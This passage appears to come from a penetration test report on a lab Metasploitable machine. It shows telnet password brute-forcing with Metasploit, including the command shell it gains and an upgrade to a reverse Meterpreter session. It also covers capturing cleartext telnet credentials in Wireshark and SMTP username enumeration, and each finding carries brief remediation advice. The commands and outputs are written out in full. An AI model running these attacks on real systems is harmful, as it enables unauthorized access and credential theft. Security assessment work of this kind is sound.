Stats: 0:03:18 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 75.00% done; ETC: 03:26 (0:01:06 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for telnet on 192.168.1.106 23/tcp:
192.168.1.106 23/tcp telnet: 'xander' '123'
Discovered credentials for telnet on 192.168.1.106 23/tcp:
192.168.1.106 23/tcp telnet: 'xander' '123'
```


## Using Metasploit

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole** Now type

```
use auxiliary/scanner/telnet/telnet_login
msf exploit  (telnet_login)>set rhosts 192.168.1.106  (IP of Remote Host)
msf exploit  (telnet_login)>set user_file  /root/Desktop/user txt
msf exploit  (telnet_login)>set pass_file  /root/Desktop/pass.txt
msf exploit  (telnet_login)>set stop_on_success true
msf exploit  (telnet_login)> exploit
```

From given below image you can observe that we had successfully grabbed the telnet password and username, moreover Metasploit serves an additional benefit by providing remote **system command shell** for unauthorized access into victim's system.



```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
msf auxiliary(scanner/telnet/telnet_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/telnet/telnet_login) > exploit

[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:toor (Incorrect: )
[+] 192.168.1.106:23      - 192.168.1.106:23 - Login Successful: xander:123
[*] 192.168.1.106:23      - Attempting to start session 192.168.1.106:23 with xander:123
[*] Command shell session 4 opened (192.168.1.116:39047 -> 192.168.1.106:23) at 2018-03-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Workaround/ Solution**: Measure should be taken to avoid attacker from accessing telnet of Victims, by using Strong password, IP should be whitelisted to ensure that only IP on the list is allowed


Reference: https://www.pentestpartners.com/security-blog/brute-forcing-device-passwords/

## 4.6 Vulnerabilities

| | |
|---|---|
| HIGH | ***Telnet - Clear text capture*** |
| **Ease of exploitation:** | *Medium* |
| **Description:** | *Telnet is a program used to establish a connection between two computers. It is inherently insecure because it transmits data in clear text.* |
| **Impact:** | In this module, We are using Wireshark to capture the TCP traffic, it is set to run in the background while we connect to Metasploitable 2 through telnet using "msfadmin" as credentials for user name and password. Using this vulnerability attacker can easily access Victim Telnet. |


**Proof Of Concept:**

```
telnet 192.168.1.103
```



```
root@kali:~# telnet 192.168.1.103
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Sep 28 11:56:57 EDT 2018 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$
```

Once successfully connected we go back to **Wireshark**. Now we click the "TCP Stream" option under Analyze > Follow. This shows us the login credentials in plain text.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 17
No.
Wireshark · Follow TCP Stream (tcp.stream eq 17) · eth0

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Fri Sep 28 12:22:57 EDT 2018 from 192.168.1.109 on pts/12
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$
```

## Exploiting TELNET

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access. The same password and user file from earlier will be used for this.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary (scanner/telnet/telnet_login) > set rhosts 192.168.1.103
msf auxiliary (scanner/telnet/telnet_login) > set user_file /root/Desktop/user.txt
msf auxiliary (scanner/telnet/telnet_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary (scanner/telnet/telnet_login) > set stop_on_success true
msf auxiliary (scanner/telnet/telnet_login) > exploit
```




```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/telnet/telnet_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.1.103:23      - No active DB -- Credential data will not be saved!
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:service (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:postgres (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:toor (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:msfadmin (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:user (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:service (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:postgres (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: msfadmin:toor (Incorrect: )
[+] 192.168.1.103:23      - 192.168.1.103:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.103:23      - Attempting to start session 192.168.1.103:23 with msfadmin:msf
[*] Command shell session 1 opened (192.168.1.109:32833 -> 192.168.1.103:23) at 2018-09-28
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:45544) at 2018-09-28
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/telnet/telnet_login) > sessions 2
```

**Workaround/ Solution**: Measure should be taken to avoid attacker from accessing telnet of Victims, by using Strong password, IP should be whitelisted to ensure that only IP on the list is allowed

**References:** **https://blackmereconsulting.com/internet-is-rife-with-unencrypted-telnet-and-clear-text/**

## 4.7 Vulnerabilities

| | |
|---|---|
| **HIGH** | ***SMTP - User Enumeration*** |
| **Ease of exploitation:** | *Medium* |
| **Description:** | *SMTP is a service that can be found in most infrastructure penetration tests. This service can help the penetration tester to perform username enumeration via the EXPN and VRFY commands if these commands have not been disabled by the system administrator. There are a number of ways which this enumeration through the SMTP can be achieved* |
| **Impact:** | SMTP stands for Simple Mail Transfer Protocol. As the name implies, it is used to send email. It uses port 25 by default. If you ever sent an email, you have definitely used SMTP. SMTP servers talk with other SMTP servers to deliver the email to the intended recipient. Luckily this all happens behind the scenes and we don't have to break our heads to understand this. But there are some things we have to understand about SMTP that will help us in enumeration. |
| **Proof Of Concept:** | Kali comes with a tool called "*Smtp-User-Enum*", it has multiple modes that deal with different facets of SMTP, we will be using it to verify which SMTP usernames exist in victim machine.We will see that the tool lets us know which all usernames exist that I have saved in my user.txt file. `smtp-user-enum -M VRFY -U user.txt -t 192.168.1.103` **-M:** mode Method to use for username guessing EXPN, VRFY or RCPT **-U:** file File of usernames to check via SMTP service **-t:** host Server host running SMTP service From the given image you can see out of total 7 queries only 5 names are valid and exist in SMTP server. |



```
root@kali:~/Desktop# smtp-user-enum -M VRFY -U user.txt -t 192.168.1.103
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... user.txt
Target count ............. 1
Username count ........... 6
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Fri Sep 28 12:43:23 2018 #########
192.168.1.103: msfadmin exists
192.168.1.103: root exists
192.168.1.103: service exists
192.168.1.103: postgres exists
192.168.1.103: user exists
######## Scan completed at Fri Sep 28 12:43:23 2018 #########
5 results.
```

**Workaround/ Solution:** SMTP is a common service that can be found in every network. Administrators need to properly configured the mail servers by disallowing the execution of the commands EXPN,VRFY and RCPT in order to avoid this leakage. From the other side penetration testers can use the usernames that have been obtained from this enumeration to conduct further attacks on other systems.

**References:** https://www.hackercoolmagazine.com/smtp-enumeration-with-kali-linux-nmap-and-smtp-user-enum/